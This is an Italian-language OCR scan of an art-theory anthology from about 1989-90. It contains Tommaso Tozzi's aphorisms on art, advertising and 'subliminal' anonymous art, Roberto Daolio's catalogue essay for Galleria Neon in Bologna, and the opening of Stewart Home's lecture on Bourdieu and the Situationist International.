La gestione del sistema artistico si definisce nell'ambiguità relativa all'oscillazione tra questi poli. Il linguaggio modifica il mondo, ma era il linguaggio che in un certo momento storico viene indicato come soluzione al problema dell'impotenza di svelare il perché delle cose.
Sono le relazioni che divengono il metro rappresentativo del mondo.

"IL COME SI SOSTITUISCE AL PERCHÉ" SIGNIFICA DIMENTICARSI DEL MONDO PER PARLARE DELLE RELAZIONI TRA PRESENTAZIONI DEL MONDO.

Ma l'ambiguità emerge nel momento in cui diventa chiaro che un'asserzione del genere implicherebbe un non-essere del mondo a favore di un essere unico relazionante. Tale asserzione viene allora alterata, vestita, mascherata in modo tale da suonare più accattivante per gli interessi economici che si fondano su un gruppo sociale.
Da un'asserzione del genere si potrebbe infatti arrivare a dire che i segni sono mondo e, in modo ancora più radicale, che le relazioni tra segni sarebbero esse stesse il mondo.
Il simbolo si carica di sostanza e "il come delle cose" diverrebbe "L'essere delle cose delle cose".
Se il mondo esiste solo nell'essere messo in relazione con qualcos'altro, allora diventa palese a tutti che il mondo viene 'creato' da colui che gestisce i luoghi della presentazione, i luoghi dello scambio di informazione, i luoghi deputati della messa in atto delle relazioni.

Di fronte a questa possibilità il problema potrebbe essere il vedere due alternative:
Da una parte l'isolamento, il rifiuto del mondo a favore dell'essere unico. Ovverosia il dichiarare l'esistenza esclusiva del se, rifiutando come possibile l'esistenza dell'altro.
Dall'altra il rifiuto di affidare coerenza alla logica delle relazioni; vedere la casualità delle relazioni di contro alle relazioni fra casualità. L'indeterminismo che rende potere alle scelte usato contro se stesso.
Ma è difficile rifiutare la teoria, anche se è la teoria delle casualità; da qui la soluzione economica per cui il segno è essere.

ESSERE ILLOGICI SAREBBE L'UNICO MODO PER ACCETTARE L'ESISTENZA DEL MONDO.

Considerare non le probabilità del lancio di dadi, ma quelle relative al lanciatore, alle sue scelte, alla scelta di non lanciare i dadi.
Il mondo non si dà come uguaglianza poiché l'uguaglianza prevede già due parti, almeno, da equivalere, e queste due parti restano indeterminate; non si dà come unità, semplicemente non

si dà.
Un paradosso è un problema solo se lo si considera tale. Ma considerare il mondo come essere della scelta sarebbe troppo poco controllabile, troppo pericoloso per chi vive sull'imposizione di una scelta su un campo di scelte. Per questi motivi viene accettata dalla cultura ufficiale la terza alternativa: quella dell'identità ambigua, dell'identità tra segni e sostanza, ambigua nel modo in cui viene gestita.
Un'identità che ti lascia essere uomo in un dato momento e nome in un altro, una ben strana forma di alchimia, un sostegno magico-teorico indispensabile alla scienza. La scienza di chi deve vendere un prodotto nel mercato sociale.

IL MONDO È UN FALSO PROBLEMA. SI STA PARLANDO D'ALTRO.

FARE UN TESTO. IL CREARE VERITÀ POSSIBILI. SI RISOLVE NELL'ESSERE UNA PUBBLICITÀ DI QUALCOSA GIÀ DETTO.

C'è un modo di fare la pubblicità che non si dà come tale ed è una forma di descrizione falsa delle cose, che si dà, all'apparenza, per vera.
C'è un altro modo di fare la pubblicità che si definisce come tale e opera delle descrizioni false delle cose dandole, all'apparenza, come false, per definizione.
In questo secondo modo c'è una forma di sincerità, o forse sarebbe più appropriato dire "coerenza", che dipende non solo dall'atto operato, ma anche dal contesto in cui si inserisce.
Attualmente, in certi modelli sociali, la proliferazione, L'abbondanza, L'eccesso di forme pubblicitarie apertamente cretine, false, paradossali, ha permesso, da parte dello spettatore, la possibilità di una lettura della pubblicità come un terzo ulteriore elemento, estraneo alla relazione tra oggetto e la sua descrizione. L'elemento surreale ha permesso la possibilità di svelare non una verità nascosta nell'oggetto, ma una terza verità, altra, relazionata, per scelta all'oggetto.
Questo tipo di pubblicità porta avanti una forma di coerenza che si traduce in una forma di passività nei confronti dell'oggetto del suo discorso.
Questa pubblicità è *esplicitamente* qualcos'altro rispetto all'oggetto pubblicizzato.

LO SCOPO DI QUESTA PUBBLICITÀ È DI ATTIRARE L'ATTENZIONE SULL'OGGETTO, NON DI DESCRIVERLO.
LA FORMA PUBBLICITARIA DI CUI PARLO LASCIA L'OGGETTO "COSÌ COME È".

La relazione tra oggetto e sua pubblicità può essere messa in atto da un terzo fattore; è di questo terzo escluso la scelta di usare la pubblicità nel modo adatto; si tratta di creare la scelta pubblicitaria che comporti la strategia giusta.

SI TRATTA DI SCEGLIERE TRA BENE E MALE TRAMITE IL METTERE IN RELAZIONE INDIVIDUALMENTE LA PUBBLICITÀ CON L'OGGETTO PUBBLICIZZATO. CREARE LE DESCRIZIONI USANDO LA STRATEGIA DELLE RELAZIONI.

Decidere a chi fare pubblicità è già, di per sé, una scelta; una scelta che è anche una produzione di senso, un concetto. Avere questo potere significa avere il potere delle scelte.

IL RIFIUTO DI FARE PUBBLICITÀ È UN'ALTRA FORMA DI SCELTA E DI POTERE.

Si tratta di "usare" il proprio potere di scelta senza concedere altro materiale che crei ambiguità. Non si tratta di parlare di sé.
Si tratta di usare il proprio potere di scelta per appoggiare o contrastare le strategie già messe in atto storicamente.
Questo per risolvere l'attualità di un problema, non la sua forma storica.

DADA NON È INTERESSANTE: È INTERESSANTE CIÒ CHE DADA HA MESSO IN 'MOVIMENTO'.

Dunque non serve parlare di Dada. L'unico scopo a cui può servire parlare di Dada è quello di vendere Dada, non di diffondere Dada.
Molte ipotesi, così come analisi, sono già state fatte.
Si tratta di operare la strategia corretta per l'attualità.
La presentazione degli oggetti d'arte è una categoria abitualmente in mano ai gestori dell'arte.


LA PRESENTAZIONE DEGLI OGGETTI D'ARTE PARLA PER L'OGGETTO STESSO.

L'oggetto d'arte apparentemente parla di sé, di fatto è un alibi per poter essere presentato e in questo modo spostare il mondo nella direzione di chi presenta l'oggetto d'arte.

SI TRATTA DI DECIDERE SE SI VUOLE PARLARE DI SÉ (E POI FARE O SE SI VUOLE SPOSTARE IL MONDO NELLA DIREZIONE SCELTA (SOVVERSIVI, BUONI O CATTIVI).

Si tratta di essere un buon sovversivo.
L'arte non ci racconta nulla sul mondo, l'arte ci racconta l'arte, e, mentre lo fa, l'arte è un'altra parte, nuova, del mondo. L'arte non descrive il mondo, lo crea.

VIKTIMIZED KARCASS



L'ARTE SUBLIMINALE È. E SONO STATI TUTTI I MODI DI FARE ARTE ANONIMAMENTE.

Ovverosia, un modo con il quale l'oggetto d'arte, pur non potendo essere riconoscibile come tale, abbia influenzato, e in certa misura modificato, la categoria degli oggetti d'arte, spostandola verso la categoria della vita.
Togliendo, o comunque cercando di eliminare, la formula magica "arte" grazie a cui sopravvive una forma di potere e di controllo sociale. L'oggetto d'arte che opera, o ha operato, questa strategia non può essere chiamato oggetto d'arte. E' qualcos'altro.
Questa "cosa" non aggiunge nulla al sistema dell'arte, ma opera in altri luoghi, in altre categorie.

La strategia subliminale obbliga l'altro a fare la prima mossa.
La strategia subliminale non cerca lo stallo.
La strategia subliminale porta le cose in una situazione tale da costringere l'altro in situazione d'attacco.
La strategia subliminale lascia che siano gli altri a creare il problema, a parlare.
La strategia subliminale costringe l'altro ad essere fallace per il solo fatto di parlare.
Chi non sbagliava era chi sapeva tenere in mano al momento giusto la storia giusta.
La strategia subliminale lascia a questi burattinai di essere anche burattini.
La strategia subliminale tira le fila.

L'ALTERNATIVA È IL SILENZIO.
LA STRATEGIA SUBLIMINALE È USARE IL SILENZIO.

Non bisogna scrivere poesie che ipotizzano la libertà.
Bisogna scrivere testi che comportino come conseguenza una migliore capacità d'uso delle cose nel senso più funzionale all'ottenere la libertà, e chiamarle in seguito poesie per non essere perseguibili per legge.
Può darsi che una parte dell'insieme "sovversivi" corrisponda ad una parte dell'insieme "artisti".

Nella pagina precedente.
Illustrazione tratta da HARSH REALITY MUSIC, Mail Order Catalog, 1987-88, Memphis, TN USA
In questa pagina
Illustrazione tratta da VAGUE magazine, Londra, Inghilterra

"NEON GALLERIA D'ARTE", GENNAIO, 1989, GALLERIA NEON, BOLOGNA, ITALIA

"SUB LIMINA"

Di Roberto Daolio

Può esistere ancora una forma di impegno che assuma le caratteristiche del ribaltamento, del cortocircuito mentale e della responsabilità concreta ad esplicare una prassi artistica talmente all'interno della nostra cultura da riuscire ad annullarsi nella differenza e nella conoscenza "divulgata" e persuasiva dell'opera? Può esistere, nella magmatica dissonanza dei messaggi e nel feticistico accorpamento dei segnali di "civiltà", un luogo d'azione e d'intervento dove il modello e il ruolo dell'artista possono "naturalizzare" una funzione anonima e discontinua, assoluta e destabilizzante? Può avverarsi la condizione di "agire il mondo" attraverso l'espediente dell'assenza e per mezzo di un evento sottratto alla necessità dell'esperienza?

Sono solo alcuni degli interrogativi, non solo retorici, che sorgono dall'incontro con il lavoro di Tommaso Tozzi. Altri ne seguiranno (così almeno ci auguriamo) per rimanere volutamente sospesi e privi di risposte conclusive...

Tuttavia il segnale di un ricongiungimento problematico con gli esiti e le fortune di un'accelerazione noetica è lanciato.

Non ci può essere azzeramento o messa a punto di livelli al fine di agganciare il "pensiero" dell'arte alle ultime conclusioni elaborate nel tempo storico della reazione e del cambiamento di segno. Gli anni sessanta e settanta hanno definitivamente concluso, nella bipolarità delle tensioni contrarie ed opposte, un ciclo di accorpamento avanguardistico autoriflessivo e circolare. La radice istituzionale dell'indifferenza "rappresentativa" ha assunto le forme di un'invenzione estranea alla soggettività delle convenzioni di riconoscimento, di possesso e di marcatura "patronimica". E la processualità delle riflessioni linguistiche diffuse a proclamare l'impotenza "artistica", al di fuori della fisicità dell'oggetto, incoraggia a riformulare una responsabilità di scelta e di volontà di cooperazione in accordo con le intenzioni di chi "agisce". In quanto soggetto ad identità diffusa l'artista si sottrae nuovamente all'ordine dell'omologazione sociale e produttiva.

L'ESSERE ALTROVE, PER SINTONIZZARSI CLANDESTINAMENTE SULLE ONDE DI UN CIRCUITO DI CONSENSO ACCLAMATO, SIGNIFICA DESTABILIZZARE L'ORDINE NORMATIVO PER INTERFERIRE NELL'ESISTENZA.

Senza tuttavia confondere i termini o travasare i contenuti dall'una all'altra parte. Il rispetto e la conservazione della "soglia" sono indispensabili alla salvaguardia della paradossale separazione di arte e vita.

ALLA MIMETICA COPERTURA A DISTANZA DELLE ESPERIENZE OGGETTIVE, NEL RIGUARDO DI TUTTE LE OSSERVANZE RITUALI DELLA PRODUZIONE ARTISTICA, SUBENTRA L'INTERVENTO TATTICO DELL'INSINUAZIONE E DELL'INTERFERENZA MAGNETICA NASCOSTA.

Se la propaganda di una forma, o di un sistema di forme, avvalorando l'immagine del potere, si adegua e si adatta all'economia di una conservazione palese ed esplicita, l'anonimità delle proposizioni subliminali diventa lo strumento assoluto e paradigmatico della differenza e dello scarto.
Abolendo qualsiasi risultato di contaminazione Tommaso Tozzi non fa altro che sostenere l'onere di una risoluzione finale.


ABOLENDO IL CONTESTO NORMATIVO E CONVENZIONALE DELLA PRASSI, SOSPENDE LA VALUTAZIONE DI QUALSIASI ELEMENTO DI GIUDIZIO QUALITATIVO. L'ADVERTISING SENZA PRODOTTO È L'ESTREMA CONVERSIONE DI UN PROCESSO DI PRESENZA FORZATA CHE TUTTO IL SISTEMA DELL'ARTE NON HA POTUTO SOTTRARRE ALLA RESPONSABILITÀ DEL TEMPO.

La proliferazione entropica dei messaggi-oggetto trova il suo punto di forza nell'autoreferenzialità di un'immagine-logo.

L'ARTISTA, IL GALLERISTA, LA GALLERIA, IL CRITICO, LA RIVISTA D'ARTE, IL MUSEO VENGONO SOTTRATTI ALLE NECESSITÀ DEL SISTEMA PER TRASFERIRSI SOTTO SOGLIA E TRASFORMARE LA CONVENZIONE IN PERICOLO.

Quando ci accorgeremo che l'arte fa male non avremo più bisogno dei segnali d'allarme... E il vuoto apparente tra un'insegna e uno spot, uno slogan e un light-box abbandonato e spento sarà il punto di non ritorno:
senza segreti e senza misteri.

Illustrazione tratta dalla pubblicità della rivista MONDO 2000.
MONDO 2000, n. 2, 1990, San Francisco, USA


MONDO
2000

THE PAPER IS NOT THE

XEROX

THE PROCESS CREATES THE

IMAGE

THE MODEL IS REPLICATION

Plate 5: Example of work censored from 'Karen Eliot - Apocrypha'.

"ART STRIKE HANDBOOK", 1989, SABOTAGE EDITIONS, LONDRA, INGHILTERRA

"CULTURA D'OPPOSIZIONE E OPPOSIZIONE CULTURALE"

(Prima lettura fatta alla Glasgow Free University 25/3/88)

Di Stewart Home

L' 'Arte' come categoria è stata 'tradizionalmente' considerata autonoma dai conflitti di classe, economici e politici; recentemente si è consolidata l'idea che l'ambiente mentale dell'arte è direttamente collegato ad una acritica e molto snob celebrazione dello stile di vita borghese. Di particolare interesse, a questo riguardo, sono due libri che furono pubblicati per la prima volta negli ultimi anni settanta; il libro di Roger L. Taylor 'Art, An Enemy Of The People' (Harvester Press, Hassocks, 1978) e 'Distinction: A Social Critique Of The Judgement Of Taste' di Pierre Bourdieu (prima pubblicato da Les Editions de Minuit, Paris, 1979, e la traduzione in inglese pubblicata da Routledge & Kegan Paul, London, 1984). Gli argomenti in questi due tomi, non solo illuminano sulla 'reale' funzione dell'arte, ma ci danno anche i mezzi concettuali per capire ciò che al momento attuale costituisce una rivolta contro l'arte e l'ordine borghese in generale. Io vi darò una versione estremamente compromessa degli argomenti di questi due libri (prendendo ciò che io ho trovato utile da ogni testo e ignorando il numero di divergenze tra loro) che può essere usata per aiutare la nostra comprensione di gruppi come i Situazionisti, Fluxus & i Neoisti.

L' 'Arte', come categoria, prese il suo significato moderno, nel diciottesimo secolo. L'aristocrazia fu la prima classe a separare gli intenti contenuti all'interno delle varie discipline e ad elevare la minoranza di loro a stato di 'arte'. A quel tempo la bellezza era vista direttamente collegata alla 'verità'. Verità era la parola d'ordine dell'aristocrazia -nella quale ogni cosa ha un posto corretto e gerarchizzato- e l'arte consisteva nella riproduzione di quest'ordine del mondo nelle discipline della pittura, della letteratura, della musica, etc..

L'arte, in questo senso moderno era una reazione da parte dell'aristocrazia contro lo sviluppo della scienza borghese. Era un tentativo da parte della classe minacciata, di creare un sistema di conoscenza che potesse rivaleggiare con quello della scienza. La classe borghese, essendo in crescita e in definitiva vittoria, voleva sovvertire lo stile di vita dell'aristocrazia- ma gli effetti della rivoluzione borghese tendevano a eliminare i precedenti modi di esistenza. Così quando la classe borghese venne ad appropriarsi della categoria dell'arte dalla classe aristocratica sconfitta, simultaneamente la trasformò. La bellezza cessò di essere una questione di 'verità' e cominciò ad essere vista come una questione di gusto 'individuale'. Per la borghesia, l'arte era

- Illustrazione tratta da THE FESTIVAL OF PLAGIARISM, 1989, Sabotage Editions, Londra, Inghilterra.

una forma di conoscenza superiore, e al tempo stesso un sistema intellettuale che celebrava lo stile di vita borghese come se fosse 'obiettivamente' superiore a quello di qualsiasi altra epoca o classe sociale.

Comunque, la borghesia non era (e non è) una classe unificata- com'è dimostrato dalle crescenti lotte tra coloro che sono in posizione di potere economico e politico e coloro che sono in posizione di potere culturale. Questi ultimi sono sempre ad invocare il nome del popolo nel perseguire la loro causa- ma, come vedremo, le loro attività sono attualmente opposte agli interessi del proletariato, e obiettivamente rinforzano il dominio della classe borghese come un tutto sulla maggioranza del proletariato. Quelli che detengono il potere economico e politico tendono ad essere più conservatori nei loro gusti culturali di coloro che stanno in posizione di potere culturale (accademici, artisti e intellettuali). Comunque, la distinzione essenziale è ancora tra gusto borghese e gusto popolare. Al tempo stesso il gusto borghese è basato su una distanza estetica. Così in teatro troviamo che la borghesia apprezza i mezzi Brechtiani i quali costantemente ricordano a chi ascolta che essi stanno guardando una commedia, una favola. Il gusto borghese richiede un'innovazione formale, enfasi sulla forma e fin dove possibile la liquidazione di ogni contenuto significativo. Questo riflette il desiderio borghese di comandare il mondo piuttosto che identificarsi con esso, e trova un'espressione perfetta nella pittura astratta, il post-modernismo e gli scritti di Beckett e Robbe-Grillet. Nel gusto popolare contemporaneo la forma è subordinata alla funzione; il pubblico popolare richiede "trame che procedono logicamente e cronologicamente verso una lieta fine, e si 'identifica' meglio con situazioni e ruoli disegnati semplicemente" (vedi Bourdieu pag. 32).

Se noi volgiamo la nostra attenzione ad alcune manifestazioni di 'cultura di opposizione' noi ora abbiamo una concezione dell'arte contro la quale noi possiamo opporre teorie culturali e pratiche. Poiché gli esempi ante-guerra (futurismo, dada, surrealismo) sono relativamente ben conosciuti- e andare a riesplorarli potrebbe essere abbastanza tedioso- Io esaminerò invece i tre movimenti 'anti-artistici' del dopoguerra iniziando con l' 'Internazionale Situazionista' (I.S.). Questa organizzazione fu fondata nel 1957, dall'amalgamarsi di due -relativamente piccoli- gruppi di avanguardia; l' 'Internazionale Lettrista' e il 'Movimento Internazionale per un Bauhaus Immaginista'. L'Internazionale Lettrista era un gruppo fuoriuscito dal movimento Lettrista di Isidore Isou. Il gruppo di Isou era stato principalmente interessato alla produzione di una forma di arte visuale che assomigliava alla poesia concreta (che i lettristi credevano avesse riordinato tutte le scienze del linguaggio e del segno) e ai film sperimentali (le 'innovazioni' introdotte includevano l'uso di spezzoni intenzionalmente noiosi). Il Lettrismo internazionale si è spostato dalla letteratura sperimentale alla produzione di brevi testi teorici- concernenti principalmente il cinema, l'arte, l'urbanistica, etc.. Il Movimento Internazionale per un Bauhaus Immaginista si è anche occupato della produzione di testi teorici, ma i suoi membri sono stati anche prolifici nel produrre lavori di belle arti (principalmente dipinti e ceramiche).

- Illustrazione tratta dalla copertina della fanzine FACT SHEET FIVE, n. 38, 1990, Rensselaer, USA.

Factsheet Five

Mike Gunderloy
6 Arizona Ave.
Rensselaer, NY
12144-4502


BULK RATE
US POSTAGE
PAID
ALBANY, NY
PERMIT NO. 8

38

$3.00

Address Correction Requested

LABEL HERE



Scott Marshall

Dal 1962 l'I.S. si è divisa in due fazioni- una, chiamata la Seconda Internazionale Situazionista, era basata sul Bauhaus Situazionista (in una fattoria a Sud della Svezia)- mentre l'altra faceva capo a Parigi e si rivolgeva a se stessa semplicemente come all'Internazionale Situazionista (comunque io mi riferirò ad essa come Internazionale Specto-Situazionista per differenziarla dall'originale Internazionale Situazionista e dalla Seconda Internazionale Situazionista).

